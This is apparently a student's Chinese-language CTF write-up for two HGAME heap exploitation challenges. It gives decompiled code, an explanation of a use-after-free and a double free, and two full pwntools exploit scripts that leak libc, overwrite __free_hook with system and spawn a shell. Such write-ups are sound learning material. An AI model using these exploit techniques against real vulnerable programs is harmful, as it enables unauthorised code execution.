write up—week2[N0rton]

- PWN
- 这是两道堆题，由于之前没有接触过外加事情有点多week2就只写了这两道题
  - editable_note
    - 题目相关

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+14h] [rbp-Ch] BYREF
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  init(argc, argv, envp);
  while ( 1 )
  {
    menu();
    __isoc99_scanf("%d", &v4);
    switch ( v4 )
    {
      case 1:
        add_note();
        break;
      case 2:
        delete_note();
        break;
      case 3:
        edit_note();
        break;
      case 4:
        show_note();
        break;
      case 5:
        exit(0);
      default:
        puts("Wrong choice!");
        break;
    }
  }
}
```


```
qi@qi-virtual-machine:~/Desktop/hgame/week2/editable_note$ checksec vuln
[*] '/home/qi/Desktop/hgame/week2/editable_note/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

    - 可以看到有用的就四个功能，查看其中delete功能发现没有将分配的指针置零——于是可以使用UAF

```
unsigned __int64 delete_note()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index: ");
  __isoc99_scanf("%u", &v1);
  if ( v1 <= 0xF )
  {
    if ( *((_QWORD *)&notes + v1) )
      free(*((void **)&notes + v1));
    else
      puts("Page not found.");
  }
  else
  {
    puts("There are only 16 pages in this notebook.");
  }
  return __readfsqword(0x28u) ^ v2;
}
```


- 由于这是libc-2.31的版本拥有tcache，但是同种大小的chunk tcache最多存七个之后的chunk根据大小进入对应的bin。于是通过释放让第八个bin进入unsorted_bin（当此bin中只有一个chunk时，此chunk的fd和bk都指向main_arena的某一固定偏移地址），需要注意的是此时可能会与top合并，于是多申请一个堆。打印unsorted_bin里的chunk如图得。




- 再通过ida找到mian_arena在libc-2.31里面的未偏移的地址（具体操作网上更详细这里就不说了）。与刚刚得到的main_arena相减得到libc偏移地址

```
main_arena = show(7)-96
libc_base = main_arena-0x1ECB80
free_hook = libc_base+libc.sym["__free_hook"]
sys=libc_base+libc.sym["system"]
```

- 然后是将某个chunk的fd改为free_hook将free_hook原本指向的函数覆盖为system函数。
- 先创造两个0x30大小的chunk（有对齐所以和exp上申请的不一样）



- 然后将图中的画圈的chunk的fd覆盖为free_hook于是就得到了free_hook处的空间



- 申请两次0x30大小的chunk由于会复用所以第二次申请的堆就是free_hook的地址。向free_hook中写入system函数完成对free函数的覆盖。exp如下

```
add(9,0x20)
add(10,0x20)
dele(9)
dele(10)

edit(10,p64(free_hook))

add(11,0x20)
add(12,0x20)
edit(12,p64(sys))
```

- 最后把释放含有'/bin/sh\x00'的堆块就会向free传参，而此时的free其实是system函数，于是成功getshell
- 完整exp如下

```
from pwn import*
p = process('./vuln')
#p = remote('week-2.hgame.lwsec.cn',31082)
context.log_level = 'debug'
libc = ELF("./libc-2.31.so")
elf = ELF("./vuln")


def add(page,size):
        p.recvuntil('>')
        p.sendline('1')
        p.recvuntil(':')
        p.sendline(str(page))
        p.recvuntil(':')
        p.sendline(str(size))

def dele(page):
        p.recvuntil('>')
        p.sendline('2')
        p.recvuntil(':')
        p.sendline(str(page))

def edit(page,content):
        p.recvuntil('>')
        p.sendline('3')
        p.recvuntil(':')
        p.sendline(str(page))
        p.recvuntil(':')
        p.sendline(content)

def show(page):
        p.recvuntil('>')
        p.sendline('4')
        p.recvuntil(':')
        p.sendline(str(page))
        Content = u64(p.recvline()[-7:-1].ljust(8,b'\x00'))
        print('-------------------------------------------------------------------------------',hex(Content))
        return Content

for i in range(9):
        add(i,0x90)
for i in range(8):
        dele(i)

main_arena = show(7)-96
libc_base = main_arena-0x1ECB80
free_hook = libc_base+libc.sym["__free_hook"]
sys=libc_base+libc.sym["system"]


add(9,0x20)
add(10,0x20)
dele(9)
dele(10)
```

```

edit(10,p64(free_hook))

add(11,0x20)
add(12,0x20)
edit(12,p64(sys))

edit(8,'/bin/sh\x00')
dele(8)

p.interactive()
```

- new_fast_note
  - 这道题和上面那道题利用方式差不多，多了一个double_free。需要注意的是此操作只能在fast_bin中才能执行，于是需要将chunk溢出到fastbin
  - 这个题的delete仍然没有将指针置零，但是多了一个限制。重新申请一下不同大小的堆然后释放即可

```
  while ( 1 )
  {
    menu();
    __isoc99_scanf("%d", &v3);
    if ( v3 == 4 )
      exit(0);
    if ( v3 > 4 )
    {
LABEL_12:
      puts("Wrong choice!");
    }
    else
    {
      switch ( v3 )
      {
        case 3:
          show_note();
          break;
        case 1:
          add_note();
          break;
        case 2:
          delete_note();
          break;
        default:
          goto LABEL_12;
      }
    }
  }
}
```

```
  v2 = __readfsqword(0x28u);
  printf("Index: ");
  __isoc99_scanf("%u", &v1);
  if ( v1 <= 0xF )
  {
    if ( *((_QWORD *)&notes + v1) )
      free(*((void **)&notes + v1));
    else
      puts("Page not found.");
  }
  else
  {
    puts("There are only 16 pages in this notebook.");
  }
  return __readfsqword(0x28u) ^ v2;
```

- 完整exp如下

```
from pwn import*
p = process('./vuln')
#p = remote('week-2.hgame.lwsec.cn',30199)
libc = ELF('./libc-2.31.so')
elf = ELF('./vuln')
#context.log_level = 'debug'

def add(page,Size,Content):
        p.recvuntil('>')
        p.sendline('1')
        p.recvuntil(':')
        p.sendline(str(page))
        p.recvuntil(':')
        p.sendline(str(Size))
        p.recvuntil(':')
        p.sendline(Content)


def dele(page):
        p.recvuntil('>')
        p.sendline('2')
        p.recvuntil(':')
        p.sendline(str(page))


def show(page):
        p.recvuntil('>')
        p.sendline('3')
        p.recvuntil(':')
        p.sendline(str(page))
        main_arena_0 = u64(p.recvline()[-7:-1].ljust(8,b'\x00'))
        print('-----------------------------------------------------------------------------',hex(main_arena_0))
        return main_arena_0


for i in range(9):
        add(i,0x90,'/bin/sh\x00')
for i in range(8):
        dele(i)
main_arena = show(7)-96
libc_base = main_arena-0x1ECB80
sys = libc_base + libc.sym["system"]
free_hook = libc_base+libc.sym["__free_hook"]
for i in range(8):
        add(i,0x90,'\x00')
dele(0)
dele(1)
for i in range(9,16):
        add(i,0x20,'\x00')
add(0,0x20,'\x00')
add(1,0x20,'\x00')
```

```
for i in range(9,16):
        dele(i)
dele(0)
dele(1)
dele(0)
for i in range(9,16):
        add(i,0x20,'\x00')
add(16,0x90,'\x00')
add(17,0x90,'\x00')

add(0,0x20,p64(free_hook))
add(1,0x20,'\x00')
add(18,0x20,'\x00')
add(19,0x20,p64(sys))
dele(8)


p.interactive()
```

以上内容整理于 幕布文档